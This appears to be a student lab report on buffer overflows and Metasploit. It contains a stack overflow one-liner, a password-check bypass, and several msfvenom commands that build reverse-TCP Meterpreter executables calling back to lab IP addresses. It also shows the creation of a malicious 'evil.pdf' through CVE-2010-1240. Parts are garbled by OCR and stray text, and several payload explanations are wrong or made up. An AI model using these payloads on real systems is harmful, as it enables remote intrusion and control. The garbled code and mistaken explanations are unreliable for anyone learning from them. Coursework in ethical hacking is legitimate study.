4 Buffer-overflow attacks and exploit frameworks

4.1.1 Theoretical question

According to the article "Secure programmer: Countering buffer overflows Preventing today's top vulnerability" by David Wheeler, the common problems with C/C++ which allow buffer overflows are:

Lack of array bounds checking: C/C++ does not check whether an index used to access an array is within the bounds of the array, which can lead to buffer overflows.

Pointer manipulation: C/C++ allows direct manipulation of pointers, which can lead to buffer overflows if not done properly.

String handling functions: C/C++ provides string handling functions that do not perform bounds checking, which can lead to buffer overflows if the input string is larger than the buffer allocated to store it.

Unsafe library functions: C/C++ provides library functions that are considered unsafe because they do not perform bounds checking or other safety checks, which can lead to buffer overflows if not used properly.

4.1.2 Gnu/Linux Tasks

```
(qoorey® kali)-[/media/sf_lab4]
$ gcc -o stack_one stack_one.c

(qoorey® kali)-[/media/sf_lab4]
$ ./stack_one $(python -c 'print("A"*64 + "\x62\x59\x6c\x49")')
Welcome to STACK ONE, brought to you by https://exploit.education
Well done, you have successfully set changeme to the correct value

(qoorey® kali)-[/media/sf_lab4]

When enabled, request you can analyze and model.

Learner

Learner
```

4.1.3 Windows Task

```
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022> .\buffertest2022.exe db.txt adming password Access denied, username or password incorrect!
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022> .\buffertest2022.exe db.txt adminadmin admin Access granted for user: admin
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022> .\buffertest2022.exe db.txt admina13456790
Access denied, username or password incorrect!
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022> .\buffertest2022.exe db.txt admina1234567890
Access granted for user: admin
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022>
```

```
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022> .\buffertest2022.exe db.txt userasma 1234567890a
Access denied, username or password incorrect!
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022> .\buffertest2022.exe db.txt asma 1234567890a
Access granted for user: asma
PS C:\Users\Asma\OneDrive\Skrivbord\EthicalHackning\lab4\buffertest2022\buffertest2022>
```

```
// constructor which initialize the member variables above
           PasswdCheck(): ok(1)
               memset(buffer, 0, CH_BUFF_SIZE);
               memset(string, 0, CH_BUFF_SIZE);
           // open password database and check if username/password is valid
           void CheckPass(int argc, char* argv[])
               char string[CH_BUFF_SIZE * 2];
               // concatenate username and password to one string with space
       #pragma warning(suppress : 4996)
               printf(string, CH_BUFF_SIZE * 2, "%s %s", argv[2], argv[3]);
               // open password database
       #pragma warning(suppress : 4996)
38
               FILE * in = fopen(argv[1], "rb");
               // check if database is valid, return if not found setting ok=-1
               if(!in) {
                   ok = -1;
                   return:
               // while ok=1, read CH_BUFF_SIZE-1 characters from password database to buffe
```

4.2.1

a)


Create a reverse TCP connect Windows PE file

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
           inet 130.243.59.130 netmask 255.255.255.0 broadcast 130.243.59.255
inet6 fe80::a00:27ff:fe80:2b3e prefixlen 64 scopeid 0×20<link>
           ether 08:00:27:80:2b:3e txqueuelen 1000 (Ethernet)
RX packets 6429 bytes 3840400 (3.6 MiB)
           RX errors 0 dropped 0 overruns 0 frame 0
           TX packets 1419 bytes 228534 (223.1 KiB)
           TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
           inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0×10<host>
           loop txqueuelen 1000 (Local Loopback)
           RX packets 128384 bytes 20706201 (19.7 MiB)
           RX errors 0 dropped 0 overruns 0 frame 0
TX packets 128384 bytes 20706201 (19.7 MiB)
           TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
* msfvenom -p windows/meterpreter/reverse_tcp LHOST=130.243.59.130 LPORT=4444 -f exe -o reverse_shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload


No encodor specified, sutputting raw payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: reverse_shell.exe
```



b)

Create a reverse tcp connect staged Windows PE file





c)

Both windows/shell_reverse_tcp and windows/shell/reverse_tcp are payloads used in the Metasploit Framework for creating a reverse shell on a target system.

The main difference between the two payloads is in their operation mode.

windows/shell_reverse_tcp is an all-in-one payload that connects back to the attacker's system using a reverse TCP connection and spawns a shell on the target system. This payload is useful when the target system is behind a firewall or NAT that may prevent the payload from establishing a direct connection back to the attacker's system.

On the other hand, windows/shell/reverse_tcp is a two-stage payload that first establishes a connection back to the attacker's system using a reverse TCP connection and then downloads and executes a separate payload, which spawns a shell on the target system. This payload is useful when the target system is not behind a firewall or NAT that may prevent the payload from establishing a direct connection back to the attacker's system

d)

```
(qoorey® kali)-[~]

$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=130.243.59.130 LPORT=4444 -e x86/shikata_ga_nai -f exe -o tftpd32_p ayload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload


Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga_nai succeeded with size 381 (iteration=0) x86/shikata_ga_nai chosen with final size 381

Payload size: 381 bytes
Final size of exe file: 73802 bytes

Saved as: tftpd32_payload.exe

(goorey® kali)-[~]
```



e)

windows/meterpreter/bind_ipv6_tcp: This payload binds to an IPv6 address and listens on a specific TCP port for incoming connections from a Meterpreter client.

windows/meterpreter/bind_nonx_tcp: This payload binds to a TCP port and listens for incoming connections from a Meterpreter client. It does not use any non-executable memory protections (NX) to improve compatibility with older systems.

windows/meterpreter/bind_tcp: This payload binds to a TCP port and listens for incoming connections from a Meterpreter client.

windows/meterpreter/find_tag: This payload is used to locate a Meterpreter session by a given tag value.

windows/meterpreter/reverse_ipv6_tcp: This payload connects back to an IPv6 address and a specific TCP port to establish a Meterpreter session.

windows/meterpreter/reverse_nonx_tcp: This payload establishes a reverse TCP connection to the attacker's system and spawns a Meterpreter session. It does not use any non-executable memory protections (NX) to improve compatibility with older systems.

windows/meterpreter/reverse_ord_tcp: This payload establishes a reverse TCP connection to the attacker's system and spawns a Meterpreter session.

windows/meterpreter/reverse_tcp: This payload establishes a reverse TCP connection to the attacker's system and spawns a Meterpreter session.

windows/meterpreter/reverse_tcp_allports: This payload establishes a reverse TCP connection to the attacker's system on all available ports and spawns a Meterpreter session.

windows/metsvc_bind_tcp: This payload is used to run Meterpreter as a service and binds to a TCP port for incoming connections.

windows/patchupmeterpreter/bind_tcp: This payload is similar to windows/meterpreter/bind_tcp, but it includes a patch to disable anti-virus (AV) detection. This can be useful in situations where the target system is protected by an AV solution.

4.2.2

Create a malicious PDF file with reverse tcp connect and meterpreter

```
Target a block from a resolved domain name:

set RHOSTS www.example.test/24

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...


[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...

[*] Using 'windows/meterpreter/reverse_tcp' as payload ...

[+] Parsing Successful. Creating 'evil.pdf' file ...

[+] evil.pdf stored at /home/qoorey/.msf4/local/evil.pdf

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > +
```



```
File Actions Edit View Help
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  —(qoorey⊛ Qoorey)-[~]
(qoorey @ qoorey)-[~]

$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.211 LPO
=4444×=fiexe -o payload.exe -b '\x00'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
e payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, c
r=0\times00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

